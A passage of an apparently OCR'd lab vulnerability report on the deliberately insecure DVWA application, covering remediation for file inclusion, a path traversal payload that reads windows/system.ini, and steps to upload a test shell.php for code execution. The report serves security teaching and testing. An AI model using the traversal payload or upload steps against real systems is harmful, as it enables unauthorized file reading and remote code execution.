
Remediation:

- Use **allowlist-based file inclusion**
- Reject or sanitize user input containing ../, %00, etc.
- Avoid dynamic file inclusion from input wherever possible
- Disable detailed error messages in production

Reference: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/


Vulnerability: File Inclusion :: Da
127.0.0.1:8080/DVWA/vulnerabilities/fi/?page=include.php
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: File Inclusion
The PHP function allow_url_include is not enabled.
[file1.php] - [file2.php] - [file3.php]
More Information
https://en.wikipedia.org/wiki/Remote_File_Inclusion
https://www.owasp.org/index.php/Top_10_2007-A3


Vulnerability: File Inclusion :: Da
127.0.0.1:8080/DVWA/vulnerabilities/fi/?page==../../../../../windows/system.ini
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: File Inclusion
The PHP function allow_url_include is not enabled.
[file1.php] - [file2.php] - [file3.php]
More Information
https://en.wikipedia.org/wiki/Remote_File_Inclusion
https://www.owasp.org/index.php/Top_10_2007-A3


Vulnerability: File Inclusion :: Da
127.0.0.1:8080/DVWA/vulnerabilities/fi/?page==../../../../../windows/system.ini
for 16-bit app support [386Enh] woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON EGA40WOA.FON=EGA40WOA.FON CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FON=CGA40WOA.FON [drivers] wave=mmdrv.dll timer=timer.drv [mci]
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout

Vulnerability 9 – Application is Vulnerable to Unrestricted File Upload

Severity:	Critical
Prerequisites:	• DVWA Security Level: **Low** • **Logged-in user** required to access the vulnerable module • PHP GD module enabled (in php.ini) • Malicious PHP script (shell.php) prepared for upload
Steps to Reproduce:	1. Navigate to: http://localhost/DVWA/vulnerabilities/upload/ 2. Create a file shell.php with content:: **<?php echo "File uploaded successfully!"; ?>** 3. Upload the file using the DVWA form 4. After success, visit: http://localhost/DVWA/hackable/uploads/shell.php 5. You should see: File uploaded successfully!

Vulnerability 9 – Application is Vulnerable to Unrestricted File Upload

Expected Result :

- Application should accept only safe file types like .jpg, .png
- Uploaded files should not execute
- Upload directory should not be web-accessible

Actual Result:

- Application accepts .php files
- Files are stored in a publicly accessible folder
- Server executes the uploaded PHP file, leading to Remote Code Execution


Impact:

